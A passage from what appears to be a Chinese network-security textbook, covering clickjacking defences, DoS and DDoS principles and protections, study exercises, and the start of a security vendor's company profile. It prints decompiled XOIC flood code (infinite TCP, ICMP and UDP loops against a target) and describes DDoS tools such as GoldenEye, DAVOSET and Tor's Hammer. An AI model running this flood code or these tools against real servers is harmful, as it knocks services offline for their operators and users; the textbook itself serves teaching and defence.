可疑行为,会提示用户正在浏览的网页存在安全隐患,并建议用户在新窗口中打开。这样攻击者就无法通过 iframe 隐藏目标的网页。

(2) 使用 FrameBusting 代码。

点击劫持攻击需要首先将目标网站载入到恶意网站中,使用 iframe 载入网页是最有效的方法。Web 安全研究人员针对 iframe 特性提出 FrameBusting 代码,使用 JavaScript 脚本阻止恶意网站载入网页。如果检测到网页被非法网页载入,就执行自动跳转功能。目前 FrameBusting 代码是一种有效防御网站被攻击者恶意载入的方法,网站开发人员使用 FrameBusting 代码阻止页面被非法载入。基于斯坦福大学安全小组的研究成果,使用推荐的 FrameBusting 代码可以保证网站大部分用户的安全性。需要指出的情况是,如果用户浏览器禁用 JavaScript 脚本,那么 FrameBusting 代码也无法正常运行。所以,该类代码只能提供部分保障功能。

目前较好的 FrameBusting 代码例子如下:

```
<head>
<style>body { display : none;} </style>
</head>
<body>
<script>
if (self==top) {
    var theBody=document.getElementsByTagName('body')[0];
    theBody.style.display="block";
} else {
    top.location=self.location;
}
</script>
```

但是 FrameBusting 也存在一些缺陷。由于它是用 JavaScript 写的,控制能力并不是特别强,因此有许多方法可以绕过它。HTML 5 中 iframe 的 sandbox 属性、IE 中 iframe 的 security 属性等,都可以限制 iframe 页面中的 JavaScript 脚本执行,从而可以使得 FrameBusting 失效。

(3) 使用认证码认证用户。

既然点击劫持漏洞通过伪造网站界面进行攻击,那么网站开发人员可以通过认证码识别用户,确定是用户发出的点击命令才执行相应操作。识别用户的方法中最有效的方法是认证码认证。例如,在网站上广泛存在的发帖认证码,要求用户输入图形中的字符,输入某些图形的特征等。该方法的缺点也很明显,即用户感觉太复杂,这样糟糕的用户界面设计会让大部分用户望而却步。因此,如何进行折中设计,实现安全性和易用性的统一,是安全人员的下一步努力方向。

由于点击劫持攻击的代码在客户端执行,因此客户端有很多机制防御此漏洞。除了用于服务器端设计的安全防御机制外,以下介绍针对客户端安全的防御方法。

① 升级浏览器。

最新版本的浏览器提供很多防御点击劫持漏洞的安全机制,例如,所有浏览器的最新版本都支持 X-FRAME-OPTIONS 特性。因此,对于普通的互联网用户,经常更新浏

览器,修复浏览器的安全漏洞,能够最有效地防止恶意攻击。

② NoScript 扩展。

对于 Firefox 的用户,使用 NoScript 扩展能够在一定程度上检测和阻止点击劫持攻击。NoScript 是 Firefox 浏览器中的一个插件,该插件的主要功能是屏蔽网页中的恶意脚本,防止脚本病毒和 XSS 代码攻击。同时,利用 NoScript 中 ClearClick 组件能够检测和警告潜在的点击劫持攻击,自动检测页面中可能不安全的页面。但是该工具的误报率比较高,需要用户自行判断。

## 3.2.5 分布式拒绝服务 DDoS 攻击

### 1. DDoS 攻击原理

DDoS 攻击是由 DoS 攻击发展而来的,根据攻击原理和方式的区别,可以把 DDoS 攻击分为两个阶段,即从传统的基于网络层的 DDoS 攻击到现阶段的应用层 DDoS 攻击。这两类攻击方式各有特点,都对网络的安全造成了极大的危害。对于应用层 DDoS 攻击来说,基于服务器的攻击是最常见的,因此,在 Web 领域广泛应用的 HTTP 协议的重要性显而易见了。但在了解 DDoS 攻击之前,我们需要大致了解一下 DoS 攻击。

1) DoS 攻击

DoS 攻击是拒绝服务攻击的简称,即 Denial of Service。从原理上来说,DoS 攻击可以分为以下的两种类型:

(1) 系统漏洞型。

这种类型的 DoS 攻击是利用操作系统或者应用程序本身所具有的漏洞来发起的,攻击者通过构造出针对攻击目标的漏洞报文来对攻击目标发起攻击,攻击者利用这种攻击方式以达到拒绝服务攻击的目的。

(2) 资源耗尽型。

资源耗尽型 DoS 攻击主要目标是消耗掉系统的带宽或者例如 CPU 资源等,攻击者发送大量的非法的请求数据包,使攻击目标出现资源或者带宽上的迅速消耗,从而无法响应其他正常的用户的请求。

DoS 攻击有许多攻击方式,可以参考本书之前罗列的 DoS 攻击方式。其中最常见的攻击就是利用合理的请求来消耗攻击目标主机的资源,由于攻击目标主机资源的快速消耗,使得合法的用户无法得到所请求的服务。对于拒绝服务攻击来说,单一的 DoS 攻击是最原始的攻击方式,这一般是采用一对一方式,当攻击目标主机由于自身的低处理速度、较小的内存容量或者较小的网络带宽等原因,就会使得单一的 DoS 攻击效果变得较为明显。然而随着计算机的处理能力和内存性能的提高,并且伴随着网络带宽的增长,使得单一的 DoS 攻击的效果变得不明显,假设攻击者在一段时间区间内可以发送个攻击数据包,而攻击目标主机在相同的时间区间内可以处理 $M(M>N)$ 个数据包,这样一来攻击就不会产生什么效果。为了使得攻击效果可以超过攻击目标的"消化能力",就出现了 DDoS 攻击方式。

2) DDoS 攻击

DDoS 攻击是建立在 DoS 攻击的基础之上的，是为了解决由于服务器带宽和资源增加所造成的 DoS 攻击效果下降的问题。如果网络处理性能增长了 $N$ 倍，那么只要能够同时使得 $M(M\geqslant N)$ 台攻击主机同时发动攻击，就可以很快耗尽服务器的资源，达到拒绝服务的目的。

DDoS 攻击是攻击者控制了一台傀儡机，攻击者将其作为控制其他攻击傀儡机以及发布攻击命令用，进一步的攻击者将利用成百上千台被植入守护进程的傀儡主机作为真正的攻击源，同时对服务器发起请求。另外一个值得关注的问题则在于，因为现今的网络通常分布较为广泛，因此，攻击者可以通过控制多重的傀儡机来有效地掩藏自己的真实位置，这在追查攻击者的时候势必将涉及更大的网络范围，更多的机构和部门，也将耗费大量的人力、物力和财力。这就造成了很难追查到攻击者的确切位置，而这正是 DDoS 攻击越来越普遍的原因之一。在攻击当中，网络结构包括有攻击者、主控机、傀儡机等三部分。攻击者，真正发动攻击的人，攻击者隐藏在攻击网络后面，利用主控机给数量众多的傀儡机对攻击对象实施攻击。而攻击者往往会选择不只一两层的网络结构，攻击者会把自己隐藏的较深，这样就使得追查攻击者的确切位置变得困难。主控机，主控机是受攻击者控制的一类主机，同时攻击者通过这类主机来对真正实施攻击的一类主机进行控制，主控机在这些被称为傀儡机的上面安装了用于攻击的程序，攻击者通过主控机来发送特殊的指令，以指示傀儡机实行对攻击目标的攻击。傀儡机，傀儡机同样也是攻击者控制的一类主机，傀儡机是真正发起攻击的攻击源，它们接受和运行主控机发来的命令，发起攻击。

应用层 DDoS 攻击和传统的网络层 DDoS 攻击之间存在着较大的差别，很多网络层 DDoS 攻击的特性在应用层 DDoS 攻击中已经不复存在了，这两类攻击的具体差别体现在以下几个方面：

(1) 两者实现的层次不同。

网络层 DDoS 攻击发生在低层，而应用层 DDoS 攻击利用了高层协议实现。网络层 DDoS 攻击的典型攻击方式是，攻击者使用虚假的 IP 地址来控制攻击节点，然后由被控制的攻击节点向目标主机发送大量的攻击数据包，这些数据包包括 UDP 和 ICMP 等，同时这种攻击方式将会利用 TCP 协议三次握手机制的缺点，使得攻击目标在收到这些不存在的 IP 地址的连接请求之后，为了维护一个开销非常大的半开连接而需要消耗大量的 CPU 和内存资源，最终将导致无法再为用户提供服务。而应用层 DDoS 则不然，以 Web 服务为例，基于 Web 的应用(如 HTTP 和 HTTPS)通过开放的 TCP 端口为客户提供服务，应用层 DDoS 攻击利用了高层的协议，其攻击得以实现是以正常 TCP 连接和 IP 分组为前提，因此这就不具备传统 DDoS 攻击的行为特征(以 TCP 半开放连接最为显著)，而且它无法采用虚假的 IP 地址(利用虚假的 IP 地址将无法建立合法和有效的 TCP 连接)的方法。因为基于网络层的检测系统很难对高层的行为进行判断，所以系统就无法判断经过这些端口的用户请求由正常用户还是攻击者发出的，因此针对高层协议的应用层 DDoS 攻击的请求可以顺利穿越基于低层协议的检测系统。

(2) 应用层有更多更复杂的形式。

以 Web 服务器为例，它可以提供诸如数据库查询、客户端服务端的交互等服务，所

以攻击者通过大量傀儡机向攻击目标主机发送请求数据包的攻击方式并不是应用层DDoS攻击的主流攻击方式,相反,应用层DDoS攻击可以用低速率的请求、少量的攻击节点来实现攻击效果。从这点上来看,应用层的DDoS攻击远比网络层DDoS攻击来的复杂,它可以实现更多的功能。因此,应用层DDoS攻击可以产生更大的破坏力。这种以简单的HTTP请求就可以触发服务器执行一系列复杂操作的攻击方式是应用层和网络层DDoS攻击的差异之一。

### 2. DDoS攻击与测试工具

按DDoS攻击的趋势逐渐分为小流量攻击与大流量攻击,无论是大流量攻击还是小流量攻击,他们都需要一些工具进行辅助。那么DDoS攻击常用的工具有哪些呢?

1) XOIC

相对于LOIC的多平台(GNU/Linux、Windows、Mac OS以及Android),XOIC可运行的环境则少得多,仅支持Windows 7以上的Windows平台。它可以根据用户选择的端口与协议执行攻击任何服务器。XOIC开发者还声称XOIC比上面的LOIC在很多方面更强大。一般来说,该工具有三种攻击模式:第一个被称为测试模式;第二个是正常的DOS攻击模式;最后一个是带有HTTP / TCP / UDP / ICMP消息的DOS攻击模式。其反编译后的关键代码如图3.28所示。

```
if (this.listBox1.SelectedItem.ToString() == "Tcp")
{
    while (true)
    {
        Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
        IPEndPoint remoteEP = new IPEndPoint(IPAddress.Parse(text), (int)Convert.ToInt16(text2));
        socket.Connect(remoteEP);
        socket.Close();
        Application.DoEvents();
    }
}
else
{
    if (this.listBox1.SelectedItem.ToString() == "Icmp")
    {
        while (true)
        {
            Ping arg_1B2_0 = new Ping();
            PingOptions pingOptions = new PingOptions();
            pingOptions.DontFragment = true;
            string s = "";
            byte[] bytes = Encoding.ASCII.GetBytes(s);
            PingReply pingReply = arg_1B2_0.Send(text, 120, bytes, pingOptions);
            Application.DoEvents();
        }
    }
    else
    {
        if (this.listBox1.SelectedItem.ToString() == "Udp")
        {
            byte[] bytes2 = Encoding.ASCII.GetBytes("~hio(hah~");
            while (true)
            {
                IPEndPoint endPoint = new IPEndPoint(IPAddress.Parse(text), (int)Convert.ToInt16(text2));
                UdpClient udpClient = new UdpClient();
                udpClient.Connect(endPoint);
                UdpClient arg_213_0 = udpClient;
                byte[] expr_211 = bytes2;
                arg_213_0.Send(expr_211, expr_211.Length);
                udpClient.Close();
```

**图3.28 XOIC关键代码**

2) Zarp

Zarp是采用Python编写的、类似MSF的一款网络攻击测试框架。Zarp主要接口是一个CLI驱动的图形界面,采用多层菜单,使用起来相当方便。目前运行平台只限于

linux，同时在安装之前要确保系统存在python2.7.x、git以及scapy。工具采用模块化设计，并且内置多款嗅探器，用户能够嗅探各种数据包，并进行ARP Spoof、DNS Spoof、DHCP Spoof等渗透测试。该工具还包括各种路由器的exp，如switch flooding、ARP shells、access point cracking，等等。

3）Slowhttptest

Slowhttptest是一个可配置的应用层拒绝服务攻击测试工具，主要用于慢速攻击测试，它包含了多种流行的攻击方式，如slowloris、slow http post以及slow read attack等。它可以工作在Linux，OSX和Cygwin环境以及Windows命令行接口，可以帮助安全测试人员检验服务器对慢速攻击的处理能力。这个工具可以模拟低带宽耗费下的DoS攻击，比如慢速攻击，慢速HTTP POST，通过并发连接池进行的慢速读攻击（基于TCP持久时间）等。慢速攻击基于HTTP协议，通过精心的设计和构造，这种特殊的请求包会造成服务器延时，而当服务器负载能力消耗过大即会导致拒绝服务。

4）GoldenEye

GoldenEye（最新版本为2.1）是一个主打应用层（http flood）攻击的工具，从Hulk项目发展而来，同Hulk一样它也使用python编写，支持多平台运行，攻击方式上支持http get 、http post和random。工具支持KeepAlive和NoCache功能；支持随机化的http header；可定义的User-Agent列表（默认随机）；支持Android（GoldenEye 4 Android）平台等。虽然测试效果不错，但它不能隐藏攻击源；其次，频繁的、傻瓜式的直连请求很难突破目标主机交互性的防护措施。这种工具的适用场景更多的是有针对性的、可控的实验室性质的压力测试，这也是作者开发工具的初衷。

5）DAVOSET

DAVOSET（最新版本为1.2）是一个很好的执行DDOS攻击工具，最新版本的工具新增支持cookie以及许多其他功能。可以从Packetstormsecurity DAVOSET免费下载。DAVOSET是一个perl脚本，有perl执行环境即可。与前面介绍的直连式的GoldenEye不同，它又被称之为Proxy Attacks，是借助有漏洞的、合法的第三方身份实施攻击而做到自身的隐藏，可以看作是更广泛意义上的反射攻击。而且Proxy Attacks可利用的反射点众多，也使得这种攻击更加难以封堵。它可以利用代理发动攻击，一定程度上可以隐藏自身；不定期更新可用的反射点；反射点通常有较强的可交互性，容易绕过目标防护措施。

6）Tor’s Hammer

Tor’s Hammer（最新版本为1.0）的原始版本于2011年由Packet Storm Security开发完成，是一个基于python的、可多平台运行的、主打post慢速攻击的压力测试工具，针对的是有漏洞的Apache服务器，可以通过TOR匿名网络执行攻击（需安装TOR并监听于127.0.0.1:9050）。鉴于Tor’s Hammer工具已不再更新，An0nsec黑客组织于2012年开发出了增强版的Tor’s Hammer 666，并将其用于诸如OpUSA、OpPetrol以及OpIsrael的攻击活动中。

以上工具都是现在较为流行的DoS与DDoS工具，并且在网上都很容易取得。

### 3. DDoS 防护

在此，预防策略只是减少了遭受 DDoS 攻击的可能性，并不能完全预防 DDoS 攻击。

1）数据包过滤

这一点相当重要。建议使用向外向内两种过滤。向外过滤防止 IP 欺骗，检查边界安全规则，确保输出的包受到正确限制，将不是来源于内部网络的信息包过滤掉，但这对于已经入侵内部机器从内部发动的进攻无效。向内过滤，过滤目标地址是本网广播地址的数据包，过滤源地址与内部网上地址相同的数据包。过滤源地址是 RCF 中列出地址的包。过滤 TCP/IP 中 Fragment offset＝1 的包预防极小数据攻击。针对各 DDoS 攻击主控端和代理端通信的特色，包过滤还包括特征值过滤，如果过滤防火墙和路由器上的 ICMP 消息，就封锁了利用 ICMP 协议进行消息传递的主控端和代理端的通信渠道。但这样会影响所有要使用这些功能的 Internet 程序，例如 ping。另外，值得一提的是，数据段内容只包含文字和数字字符的数据包，如没有空格、标点和控制字符。这往往是数据经过 BASE64 编码后而只含有 base64 字符集字符的特征。所以，检测到此类数据包也值得注意。

2）带宽限制、负载均衡

使用 CAP 限制 SYN、ICMP 数据包流量。使用防火墙、路由器分离流量。

3）安装防火墙

一些优秀的防火墙产品都内置了抗 DoS 模块，采用诸如 Syn Proxy、Syn cookie 或类似的算法可以进行有限类型的拒绝服务攻击的防护。如前分析，代理型防火墙对 Syn Flood DDoS 攻击也有一定的预防作用。本书将在下一章介绍许多优秀的防护设备，其中就有专门对抗 DoS 攻击的设备。

4）增加系统资源，扩充主机集群数量

通过提高主机集群的响应能力来被动缓解攻击。但这种做法在面临高强度 DDOS 攻击的时候，其资源耗费和维护成本的增加往往是无止境的。

5）优化操作系统参数

比如减少连接等待时间，增加连接队列缓冲，减少和取消服务端连接重试次数。

6）禁 IP 直播，防止 SMURF 攻击

在响应方面，由于在受到 DDoS 攻击的过程中，几乎没有可用带宽，因而很难做直接实时地响应反击。

最后，不论是预防还是响应 DDoS 攻击，都有必要与 Internet 服务提供商（ISP）协调，如实现路由的访问控制，对带宽总量的限制。不同的访问地址在同一时间对带宽的占有率限制，不仅可以在 ISP 这个层次上进行预防，还可以快速响应针对 ISP 和周边网络之间带宽的攻击。分析受影响的系统，确定涉及的其他节点，从而阻挡已知攻击节点的流量，并追踪攻击者。如果有可能，最好请 ISP 监视网络流量。

## 3.3 习　　题

(1) 开放系统互连参考模型 (Open System Interconnect, OSI) 由低到高分为哪几层?

(2) 请简述 TCP/IP 的参考模型与开放系统互连参考模型 (OSI) 层之间的对应关系。

(3) 计算机网络的拓扑结构有哪些?

(4) 请简述常见网络设备的工作原理及其安全威胁。

(5) 请简述跨站脚本攻击(XSS)原理。

(6) 如何防御跨站请求伪造(CSRF)?

(7) SQL 注入的种类有哪些?

(8) 请简述 SQL 注入流程。

(9) 请简述点击劫持(Clickjacking)原理。

(10) 请简述应用层 DDoS 攻击和传统的网络层 DDoS 攻击之间存在的差别。

# 第4章 chapter 4

# 网络安全解决方案供应商及产品

## 4.1 北京启明星辰信息技术股份有限公司

启明星辰信息技术有限公司成立于1996年，由留美博士严望佳女士创建，是一家拥有自主知识产权的网络安全高科技企业。作为与国际接轨、勇于创新的先行者，启明星辰公司致力于提供具有国际竞争力的自主创新的安全产品和最佳实践服务，帮助客户全面提升其IT基础设施的安全性和生产效能。凭借雄厚的技术研发实力，启明星辰公司已经发展成为以入侵检测系列化产品为核心，具有国际一流水平的中国网络安全产品研发与生产基地，并在此基础上推出了漏洞扫描、安全评测、安全审计、安全取证、恶意代码查杀、宏观监测、风险评估等安全产品和工具。研制开发了以入侵管理技术为核心的“入侵检测管理平台”，构筑了包括防火墙、入侵监测、漏洞扫描、入侵取证、物理隔离检查、主机保护、安全审计、防病毒、网管系统、灾难备份等安全设备在内的整体网络安全主动防御体系。

### 4.1.1 基本情况

该公司位于北京中关村软件园的启明星辰大厦，目前是我国规模最大的国家级网络安全研究基地；创造了百余项专利和软件著作权，参与制定国家及行业网络安全标准，填补了我国信息安全科研领域的多项空白；完成包括国家发改委产业化示范工程，国家科技部863计划、国家科技支撑计划等国家级科研项目近百项。作为信息安全行业的领军企业，启明星辰以用户需求为根本动力，研究开发了完善的专业安全产品线。通过不断耕耘，已经成为在政府、电信、金融、能源、交通、军队、军工、制造等国内高端企业级客户的首选品牌。启明星辰在政府和军队拥有80%的市场占有率，为世界五百强中60%的中国企业客户提供安全产品及服务；在金融领域，启明星辰对政策性银行、国有控股商业银行、全国性股份制商业银行实现90%的覆盖率。在电信领域，启明星辰为中国移动、中国电信、中国联通三大运营商提供安全产品、安全服务和解决方案。2014年，启明星辰全年实现营业收入11.96亿元、营业利润1.13亿元、归属于公司股东的净利润1.70亿元，分别比去年同期增长26.07%、210.34%和39.19%。业绩增长的主要原因是报告期内公司业务增长及并入北京书生电子技术有限公司与杭州合众数据技术有限公司的部分损益所致。

## 4.1.2 发展历程

1996 年 6 月 24 日，启明星辰公司成立。

1997 年 1 月，启明星辰研发中心成立。

1999 年 3 月，出版中国第一套《网络安全系列丛书》，开展中国最早的安全教育培训。同年 12 月，启明星辰"积极防御实验室"(ADLAB)成立。

2000 年 1 月，党和国家领导人江泽民、李岚清、曾庆红等同志亲切视察启明星辰公司。同年 3 月，天阗入侵检测系统诞生，成为世界上第一款硬件 IDS 产品。同年 11 月，国内第一家网络安全博士后工作站在启明星辰公司成立。

2001 年 10 月，承担中国电信 IP 网网络安全风险评估项目，正式进入电信行业网络安全服务市场。

2002 年 10 月，首批获得中国国家信息安全产品测评认证中心公布的"信息系统安全服务商资质"。

2003 年 1 月，中共中央总书记胡锦涛同志亲切接见启明星辰公司 CEO 严望佳博士。

2003 年 8 月，天阗入侵检测系统和天镜网络漏洞扫描系统同时入围中国人民银行、中国农业银行和中国建设银行的安全产品选型。同年 9 月，推出天镜分布式漏洞扫描与安全评估系统，填补了国内相关市场领域的空白。同年 12 月，正式推出天玥网络安全审计系统。

2004 年 3 月，获得 ISO9001:2000 质量管理体系认证证书。同年 5 月，圆满完成"广东移动 2003 安全评估服务项目"，全面进入中国移动市场。同年 7 月，党支部荣获"北京市先进基层党组织"称号。

2005 年 6 月，由以入侵检测产品和安全服务为核心的安全厂商转变为包括安全全线产品、可信管理平台以及 M2S 专业服务的综合安全产品和服务提供商。同年 7 月，推出国内第一款自主知识产权的 UTM 产品——天清汉马 USG 多功能安全网关。同年 9 月，成为全国首批荣获"涉密系统集成甲级资质"的 15 家企业之一。同年 12 月，泰合中心国家广电总局项目启动，标志着泰合信息安全运营中心系统成为国内唯一在政府、金融、电信、能源四大行业均有成功部署实践的安全管理平台类产品。

2006 年 6 月，党支部被中组部授予"全国先进基层党组织"称号。同年 7 月，被科技部认定为"国家火炬计划重点高新技术企业"。

2007 年 3 月，获《人民日报》"自主创新十大影响的品牌"大奖。同年 4 月，当选北京市"百家创新试点企业"。同年 5 月，发布完全自主知识产权的 UTM 产品——天清汉马一体化安全网关。同年 6 月，以第一名的成绩入选国家级应急服务支撑单位。同年 12 月，获国内首家千兆 IPS 涉密资质。

2008 年 3 月，启明星辰大厦获土木工程最高奖项"詹天佑奖"。同年 3 月，启明星辰 CEO 严望佳当选全国政协第十一届委员会委员。同年 5 月，启明星辰 CEO 严望佳荣获第 12 届"中国青年五四奖章"标兵。同年 5 月，向四川地震灾区捐款捐物 200 多万元，成为最早向灾区捐款的信息安全企业之一。同年 7 月，首批获得国家最高级信息安全应急处理服务资质。同年 7 月，发布"安星远程网站安全检查服务"产品。同年 9 月，全面出

色完成北京2008年奥运会信息安全保障任务。同年11月，荣获中关村软件产品与服务政府采购目录入选证书。同年12月，启明星辰CEO严望佳荣获中关村二十大领军人物奖。同年12月，荣获第29届北京奥运会及残奥会信息安全保驾护航贡献奖。

2009年1月，荣获促进国家安全科学技术进步工作突出贡献集体奖。同年3月，荣获2008年度中国企业信息化500强最佳信息安全产品和服务提供商。同年4月，发布UTM2统一安全套件，将网络威胁、终端安全的一体化管理、一体化部署变为现实。同年8月，发布基于多核架构的万兆UTM产品。同年10月，启明星辰荣获国庆成立60周年网络与信息安全保障先进单位。同年11月，中国移动安全网关（防火墙）全球采集，天清汉马万兆级产品是唯一入围的中国信息安全品牌。

2010年4月，正式发布天阗威胁检测与智能分析系统（TDS）。同年6月，启明星辰在深交所中小板挂牌上市。同年11月，启明星辰被认定为信息安全首家“国家认定企业技术中心”。

2011年1月，启明星辰董事会同意筹划以非公开发行股份及以现金购买北京网御星云信息技术有限公司资产的事项。同年6月，泰和SOC安全管理平台成为国内首家获得中国信息安全测评中心颁发的EAL3级信息技术产品安全测评证书的产品。同年8月获得“信息安全服务资质证书（安全开发类一级）”。同年11月，与神州数码进行战略合作，正式签约神州数码为启明星辰产品全国总代理。

2012年5月，启明星辰与网御星云的重大资产重组获得中国证监会核准。同年5月，发布万兆WAF、万兆ADM，全线产品跨入万兆时代。

### 4.1.3 主要产品

#### 1. 统一威胁管理（Unified Threat Management，UTM）

天清汉马USG一体化安全网关采用了业界最先进的多核硬件架构和一体化的软件设计，集防火墙、VPN、入侵防御（Intrusion Prevention System，IPS）、防病毒、上网行为管理、内网安全、反垃圾邮件、抗拒绝服务攻击（Anti-DoS）、内容过滤等多种安全技术于一身，高性能、绿色低碳，同时全面支持各种路由协议、QoS、高可用性（HA）、日志审计等功能，为网络边界提供了全面实时的安全防护。此外，天清汉马USG一体化安全网关支持扩展无线安全模块，可制定多维度的无线安全准入策略，并根据所制定策略实现无线网络的访问控制。天清汉马USG一体化安全网关各系列及部分功能说明如图4.1所示。

其一体化软件架构体系如图4.2所示。

天清汉马USG一体化安全网关安全解决方案如图4.3所示。

#### 2. 入侵检测（IDS）

天阗入侵检测与管理系统是启明星辰自主研发的入侵检测类安全产品，其主要作用是帮助用户量化、定位来自内外网络的威胁情况，提供有针对性的指导措施和安全决策依据，并能够对网络安全整体水平进行效果评估，天阗入侵检测与管理系统采用了融合多种分析方法的新一代入侵检测技术，配合经过安全优化的高性能硬件平台，坚持“全面

